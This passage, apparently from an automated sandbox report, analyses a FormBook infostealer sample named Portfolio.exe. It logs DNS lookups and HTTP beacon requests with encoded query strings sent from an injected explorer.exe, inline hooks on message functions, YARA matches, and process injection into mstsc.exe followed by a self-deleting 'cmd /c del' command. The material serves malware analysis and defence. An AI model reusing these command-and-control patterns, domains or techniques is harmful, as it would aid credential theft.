Apr 12, 2021 09:18:56.354756117 CEST	49729	80	192.168.2.5	34.102.136.180
Apr 12, 2021 09:18:56.357501030 CEST	49729	80	192.168.2.5	34.102.136.180
Apr 12, 2021 09:18:56.399213076 CEST	80	49729	34.102.136.180	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:16:56.719543934 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:16:56.724289894 CEST	53	54302	8.8.8.8	192.168.2.5
Apr 12, 2021 09:16:56.741008043 CEST	53	53784	8.8.8.8	192.168.2.5
Apr 12, 2021 09:16:56.768624067 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 12, 2021 09:16:56.996309042 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:16:57.058957100 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 12, 2021 09:16:59.871938944 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:16:59.930143118 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:03.261941910 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:03.313592911 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:04.442276955 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:04.491070032 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:05.688694954 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:05.737376928 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:07.316914082 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:07.368558884 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:08.595067978 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:08.646498919 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:09.392225981 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:09.451770067 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:11.835546970 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:11.888118982 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:16.299854040 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:16.348552942 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:23.526071072 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:23.587982893 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:34.194977999 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:34.243963003 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:34.615463972 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:34.672692060 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:37.051789045 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:37.103430033 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:45.247093916 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:17:45.296128988 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 12, 2021 09:17:48.020668030 CEST	54757	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 09:17:48.084284067 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:13.175550938 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:13.374707937 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:19.340118885 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:19.391705990 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:24.494021893 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:24.552732944 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:35.042262077 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:35.115943909 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:42.661338091 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:42.733763933 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:55.673382044 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:55.722364902 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:55.992079020 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:56.173592091 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 12, 2021 09:18:57.861156940 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:18:57.918423891 CEST	53	50394	8.8.8.8	192.168.2.5
Apr 12, 2021 09:19:16.567157984 CEST	58530	53	192.168.2.5	8.8.8.8
Apr 12, 2021 09:19:16.711580038 CEST	53	58530	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 12, 2021 09:16:56.996309042 CEST	192.168.2.5	8.8.8.8	0x5e4c	Standard query (0)	clientconfig.passport.net	A (IP address)	IN (0x0001)
Apr 12, 2021 09:18:13.175550938 CEST	192.168.2.5	8.8.8.8	0xc103	Standard query (0)	www.timcrozier.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:18:35.042262077 CEST	192.168.2.5	8.8.8.8	0xf95d	Standard query (0)	www.fromthepittothepitts.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:18:55.992079020 CEST	192.168.2.5	8.8.8.8	0x29c	Standard query (0)	www.scaledsales.com	A (IP address)	IN (0x0001)
Apr 12, 2021 09:19:16.567157984 CEST	192.168.2.5	8.8.8.8	0x9ae8	Standard query (0)	www.andersenswedding invitations.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 12, 2021 09:16:57.058957100 CEST	8.8.8.8	192.168.2.5	0x5e4c	No error (0)	clientconfig.passport.net	authgfx.msa.akadns6.net		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:18:13.374707937 CEST	8.8.8.8	192.168.2.5	0xc103	No error (0)	www.timcrozier.com		168.206.243.213	A (IP address)	IN (0x0001)
Apr 12, 2021 09:18:35.115943909 CEST	8.8.8.8	192.168.2.5	0xf95d	No error (0)	www.fromthepittothepitts.com	fromthepittothepitts.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:18:35.115943909 CEST	8.8.8.8	192.168.2.5	0xf95d	No error (0)	fromthepittothepitts.com		72.167.241.46	A (IP address)	IN (0x0001)
Apr 12, 2021 09:18:56.173592091 CEST	8.8.8.8	192.168.2.5	0x29c	No error (0)	www.scaledsales.com	scaledsales.com		CNAME (Canonical name)	IN (0x0001)
Apr 12, 2021 09:18:56.173592091 CEST	8.8.8.8	192.168.2.5	0x29c	No error (0)	scaledsales.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 12, 2021 09:19:16.711580038 CEST	8.8.8.8	192.168.2.5	0x9ae8	No error (0)	www.andersenswedding invitations.com		66.96.162.147	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.timcrozier.com
- www.fromthepittothepitts.com
- www.scaledsales.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49718	168.206.243.213	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:18:14.225862980 CEST	1412	OUT	GET /dwj/?Cj=lN985vvxrLh4&HTrLdvY=vjdFX+deElwkJL3jjCyofcRGlviK7hY6fmHNPu6niYhLdTNZ+9C3ClVY QHWQZWwEwEGo HTTP/1.1 Host: www.timcrozier.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:18:14.542177916 CEST	1413	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 12 Apr 2021 07:18:14 GMT Content-Type: text/html Content-Length: 479 Connection: close ETag: "5cf0c6a3-1df" Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 3c 2f 74 69 74 6c 65 3e 0a 3c 73 74 79 6c 65 3e 0a 09 62 6f 64 79 7b 0a 09 09 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 34 34 3b 0a 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 31 34 70 78 3b 0a 09 7d 0a 09 68 33 7b 0a 09 09 66 6f 6e 74 2d 73 69 7a 65 3a 36 30 70 78 3b 0a 09 09 63 6f 6c 6f 72 3a 23 65 65 65 3b 0a 09 09 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 3b 0a 09 09 70 61 64 64 69 6e 67 2d 74 6f 70 3a 33 30 70 78 3b 0a 09 09 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 0a 09 7d 0a 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 68 33 3e 34 30 34 ef bc 8c e6 82 a8 e8 af b7 e6 b1 82 e7 9a 84 e6 96 87 e4 bb b6 e4 b8 8d e5 ad 98 e5 9c a8 21 3c 2f 68 33 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!doctype html><html><head><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"><title>404</title><style>body{background-color:#444;font-size:14px;}h3{font-size:60px;color:#eee;text-align:center;padding-top:30px;font-weight:normal;}</style></head><body> 404! </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49726	72.167.241.46	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:18:35.303118944 CEST	4761	OUT	GET /dwj/?HTrLdvY=e+9w//LrkNQAvat7yjjfVebmP7O5RIC5nL700LrPx65Ls1GCtX2Cw2Ubn7E5A1TTieM1&Cj=lN985vvxrLh4 HTTP/1.1 Host: www.fromthepittothepitts.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 12, 2021 09:18:35.979032040 CEST	4762	IN	HTTP/1.0 400 Bad request Cache-Control: no-cache Connection: close Content-Type: text/html Data Raw: 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 68 31 3e 34 30 30 20 42 61 64 20 72 65 71 75 65 73 74 3c 2f 68 31 3e 0a 59 6f 75 72 20 62 72 6f 77 73 65 72 20 73 65 6e 74 20 61 6e 20 69 6e 76 61 6c 69 64 20 72 65 71 75 65 73 74 2e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><body> 400 Bad request Your browser sent an invalid request.</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49729	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:18:56.217859983 CEST	4804	OUT	GET /dwj/?Cj=lN985vvxrLh4&HTrLdvY=jCwgb33wmR2YDM1wuLgRTH38yeb9sMyK3XA0ZXE7/yU9OdwyZBI+RqEK 8elpwbEptz+b HTTP/1.1 Host: www.scaledsales.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 12, 2021 09:18:56.354521036 CEST	4805	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 12 Apr 2021 07:18:56 GMT Content-Type: text/html Content-Length: 275 ETag: "60737c38-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE1
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE1
GetMessageW	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE1
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE1

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Portfolio.exe PID: 5880 Parent PID: 5592

General

Start time:	09:17:04
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Portfolio.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Portfolio.exe'
Imagebase:	0xfd0000
File size:	925696 bytes
MD5 hash:	9FA479C87543E7DD199296F7029991C9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.252926038.00000000045D5000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.252926038.00000000045D5000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.252926038.00000000045D5000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.250046779.0000000003476000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC1CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Portfolio.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DF2C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Portfolio.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DF2C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DBF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DBF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DB503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DBFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DB503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DB503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DB503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DB503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DBF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DBF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA61B4F	ReadFile

Analysis Process: Portfolio.exe PID: 2964 Parent PID: 5880

General

Start time:	09:17:13
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\Portfolio.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Portfolio.exe
Imagebase:	0xda0000
File size:	925696 bytes
MD5 hash:	9FA479C87543E7DD199296F7029991C9
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.294841079.0000000001620000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.294841079.0000000001620000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.294841079.0000000001620000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.293921450.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.293921450.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.293921450.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.294742769.00000000015F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.294742769.00000000015F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.294742769.00000000015F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E57	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 2964

General

Start time:	09:17:16
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mstsc.exe PID: 1320 Parent PID: 3472

General

Start time:	09:17:33
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\mstsc.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\mstsc.exe
Imagebase:	0xc70000
File size:	3444224 bytes
MD5 hash:	2412003BE253A515C620CE4890F3D8F3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.501446234.0000000004E40000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.501446234.0000000004E40000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.501446234.0000000004E40000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.500122632.0000000003030000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.500122632.0000000003030000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.500122632.0000000003030000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.501316678.0000000004E10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.501316678.0000000004E10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.501316678.0000000004E10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	3049E57	NtReadFile

Analysis Process: cmd.exe PID: 6216 Parent PID: 1320

General

Start time:	09:17:37
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Portfolio.exe'
Imagebase:	0x30000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Portfolio.exe	cannot delete	1	50374	DeleteFileW
C:\Users\user\Desktop\Portfolio.exe	cannot delete	1	50374	DeleteFileW

Analysis Process: conhost.exe PID: 6236 Parent PID: 6216

General

Start time:	09:17:37
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis